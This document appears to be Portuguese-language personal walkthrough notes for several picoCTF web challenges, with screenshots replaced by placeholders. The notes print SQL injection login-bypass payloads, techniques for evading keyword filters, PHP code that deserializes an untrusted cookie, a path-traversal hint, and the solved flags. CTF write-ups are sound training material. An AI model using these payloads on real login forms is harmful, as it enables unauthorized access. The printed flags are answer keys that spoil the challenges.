
ok

ai quando vc tenta entrar em /flag.txt ele fala que não é permitido




então precisa voltar essa pastas que estamos para poder acessar o arquivo com

e assim temos a flag




Super Serial


https://play.picoctf.org/practice/challenge/180?category=1&difficulty=2&page=2




robots.txt




não tinha nada no /admin.phps mas eu coloquei phps no index e encontrou authentication.php



então tentei acessar o autentication.php



com o phps revelou o cookie.php



ao acessar cookie.phps

```
username = $u; $this->password = $p; } function __toString() { return $u.$p; } function is_guest() { $guest = false; $con = new SQLite3("../users.db"); $username = $this->username; $password = $this->password; $stm = $con->prepare("SELECT admin, username FROM users WHERE username=? AND password=?"); $stm->bindValue(1, $username, SQLITE3_TEXT); $stm->bindValue(2, $password, SQLITE3_TEXT); $res = $stm->execute(); $rest = $res->fetchArray(); if($rest["username"]) { if ($rest["admin"] != 1) { $guest = true; } } return $guest; } function is_admin() { $admin = false; $con = new SQLite3("../users.db"); $username = $this->username; $password = $this->password; $stm = $con->prepare("SELECT admin, username FROM users WHERE username=? AND password=?"); $stm->bindValue(1, $username, SQLITE3_TEXT); $stm->bindValue(2, $password, SQLITE3_TEXT); $res = $stm->execute(); $rest = $res->fetchArray(); if($rest["username"]) { if ($rest["admin"] == 1) { $admin = true; } } return $admin; } } if(isset($_COOKIE["login"])){ try{ $perm = unserialize(base64_decode(urldecode($_COOKIE["login"]))); $g = $perm->is_guest(); $a = $perm->is_admin(); } catch(Error $e){ die("Deserialization error. ".$perm); } } ?>
```


TERMINAR

Manopla da Web

picoCTF{y0u_m4d3_1t_79a0ddc6}

https://play.picoctf.org/practice/challenge/88?category=1&difficulty=2&page=3


esse ctf é baseado em formas de esconder um texto fe um detector no imput, isso é muito importante saber




no primeiro desafio ele me limita usar OR

Round1: or

então utilizei ||| admin' — ||| paar entrar como admin e comentar a senha







agr não posso usar or e —

Round2: or and like = --

então utilizei ||| admin' /* ||| pq o /* tbm serve para comentar







agr não pode usr OR, — , and, = like e ><

Round3: or and = like > < --


então utilizer ||| ad'||'min'; ||| que pode concatenar em py



no round 5 fiz a msm coisa pq funcionou, dizeia que não podia union mas eu n tava usando union




no /filter ta a resposta



Client-side-again

picoCTF{not_this_again_50a029}

https://play.picoctf.org/practice/challenge/69?category=1&difficulty=2&page=3



no js que ta no codgo fonte tem

var _0x5a46=
['0a029}','_again_5','this','Password\x20Verified','Incorrect\x20password','getElementById','value','substring','picoCTF{','not_this


se vc juntar as coisas da


picoCTF{not_this_again_50a029}


Picobrowser

picoCTF{p1c0_s3cr3t_ag3nt_84f9c865}

https://play.picoctf.org/practice/challenge/9?category=1&difficulty=2&page=4








forward

send to repeter

send




send

```
<div class="jumbotron">
     <p class="lead">
     </p>
     <p style="text-align:center; font-size:30px;">
          <b>
               Flag
          </b>
          : <code>
               picoCTF{p1c0_s3cr3t_ag3nt_84f9c865}
          </code>
     </p>
     <!-- <p><a class="btn btn-lg btn-success" href="admin"
     role="button">Click here for the flag!</a> -->
     <!-- </p> -->
</div>


<footer class="footer">
     <p>
          &copy; PicoCTF 2019
     </p>
</footer>
```

Irish-Name-Repo 1


picoCTF{s0m3_SQL_c218b685}

https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4



username: admin


password: ‘OR 1 = 1;—




Irish-Name-Repo 2

picoCTF{m0R3_SQL_plz_fa983901}


https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4





se tentar OR 1 = 1;— ele diz:


então tentei no usuario ao invez da senha:
com admin; —





Irish-Name-Repo 3

picoCTF{3v3n_m0r3_SQL_06a9db19}

https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4








aqui o valor foi alterado para grfgr então ele esta criptografado de aguma forma, ex.

cifra de césar



então tentariei sqli codficado em cifra de cesar